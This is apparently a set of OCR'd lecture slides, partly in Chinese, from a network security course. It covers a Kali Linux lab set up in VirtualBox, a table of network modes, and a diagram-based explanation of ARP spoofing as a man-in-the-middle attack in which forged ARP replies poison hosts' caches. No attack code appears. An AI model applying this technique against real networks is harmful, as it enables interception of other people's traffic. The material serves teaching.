eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fea5:899c  prefixlen 64  scopeid 0x20<link
        ether 08:00:27:a5:89:9c  txqueuelen 1000  (Ethernet)
        RX packets 1  bytes 590 (590.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11  bytes 1142 (1.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$
```

NAT Network Mode



VM **can** ping 192.168.0.x
Host **can't** ping VM
VM **can** ping each other
Host could access VM by Port forwarding

NAT Network Mode



NAT Network Mode

Kali-Linux-2021.1-vbox-amd64 [執行中] - Oracle VM Virtu...

檔案 機器 檢視 輸入 裝置 說明

kali@kali: ~ 10:39 AM

kali@kali: ~

File Actions Edit View Help

Computer
Fully charged (100%)

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fea6:1f86  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a6:1f:86  txqueuelen 1000  (Ethernet)
        RX packets 5  bytes 1630 (1.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11  bytes 1142 (1.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ arp

┌──(kali㉿kali)-[~]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.15                ether   08:00:27:a5:89:9c   C                     eth0
10.0.2.15                ether   08:00:27:a5:89:9c   C                     eth0
```

Kali-Linux-2021.1-vbox-amd64_2 [執行中] - Oracle VM VirtualBox

檔案 機器 檢視 輸入 裝置 說明

kali@kali: ~

kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fea5:899c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a5:89:9c  txqueuelen 1000  (Ethernet)
        RX packets 5  bytes 1630 (1.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11  bytes 1142 (1.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.888 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.608 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.710 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.496 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.461 ms
```

Network Settings

Mode	VM→Host	VM←Host	VM1↔VM2	VM→Net/LAN	VM←Net/LAN
Host-only	+	+	+	–	–
Internal	–	–	+	–	–
Bridged	+	+	+	+	+
NAT	+	Port forward	–	+	Port forward
NATservice	+	Port forward	+	+	Port forward

- Each VM could have multiple virtual interfaces.
- Internet connection is needed when you download and install software.

ARP SPOOFING

用 ARP Spoofing 達成 Man-in-the-Middle Attack (MitM)

- 發送偽造的 ARP replies 來介入 A 和 B 之間的通訊
  - 讓 A 誤以為攻擊者是 B
  - 讓 B 誤以為攻擊者是 A
  - 幫 A 和 B 轉送封包

ARP (Address Resolution Protocol)


- Switch 根據 MAC Table 進行 Unicast

MAC Table for Switch10

VLAN	Mac Address	Port
1	000A.415B.1901	GigabitEthernet0/1
1	000B.BED2.BDE3	FastEthernet0/1

Logical address (IP) → **ARP** → Physical address (MAC)


ARP (Address Resolution Protocol)



a. ARP request is broadcast


ARP cache

IP	MAC
141.23.56.23	A46EF45983AB



b. ARP reply is unicast

ARP Spoofing



A
IP:10.0.0.1
MAC:aa:aa:aa:aa

B
IP:10.0.0.2
MAC:bb:bb:bb:bb


Hacker
IP:10.0.0.3
MAC:cc:cc:cc:cc

ARP cache

IP	MAC
10.0.0.2	bb:bb:bb:bb

ARP cache

IP	MAC
10.0.0.1	aa:aa:aa:aa




ARP cache

IP	MAC
10.0.0.2	bb:bb:bb:bb

ARP cache

IP	MAC
10.0.0.1	aa:aa:aa:aa



A
IP:10.0.0.1
MAC:aa:aa:aa:aa

B
IP:10.0.0.2
MAC:bb:bb:bb:bb

Hacker
IP:10.0.0.3
MAC:cc:cc:cc:cc

ARP cache


IP	MAC
10.0.0.2	cc:cc:cc:cc

ARP cache

IP	MAC
10.0.0.1	aa:aa:aa:aa

A's cache is poisoned

Forged ARP replies
IP:10.0.0.1
MAC:cc:cc:cc:cc



A
IP:10.0.0.1
MAC:aa:aa:aa:aa

B
IP:10.0.0.2
MAC:bb:bb:bb:bb


Hacker
IP:10.0.0.3
MAC:cc:cc:cc:cc

ARP cache

IP	MAC
10.0.0.2	cc:cc:cc:cc

ARP cache

IP	MAC
10.0.0.1	aa:aa:aa:aa



A
IP:10.0.0.1
MAC:aa:aa:aa:aa

B
IP:10.0.0.2
MAC:bb:bb:bb:bb

Hacker
IP:10.0.0.3
MAC:cc:cc:cc:cc

ARP cache


IP	MAC
10.0.0.2	cc:cc:cc:cc

ARP cache

IP	MAC
10.0.0.1	cc:cc:cc:cc

B's cache is poisoned

Message intended to send to B



A
IP:10.0.0.1
MAC:aa:aa:aa:aa

ARP cache

IP	MAC
10.0.0.2	cc:cc:cc:cc

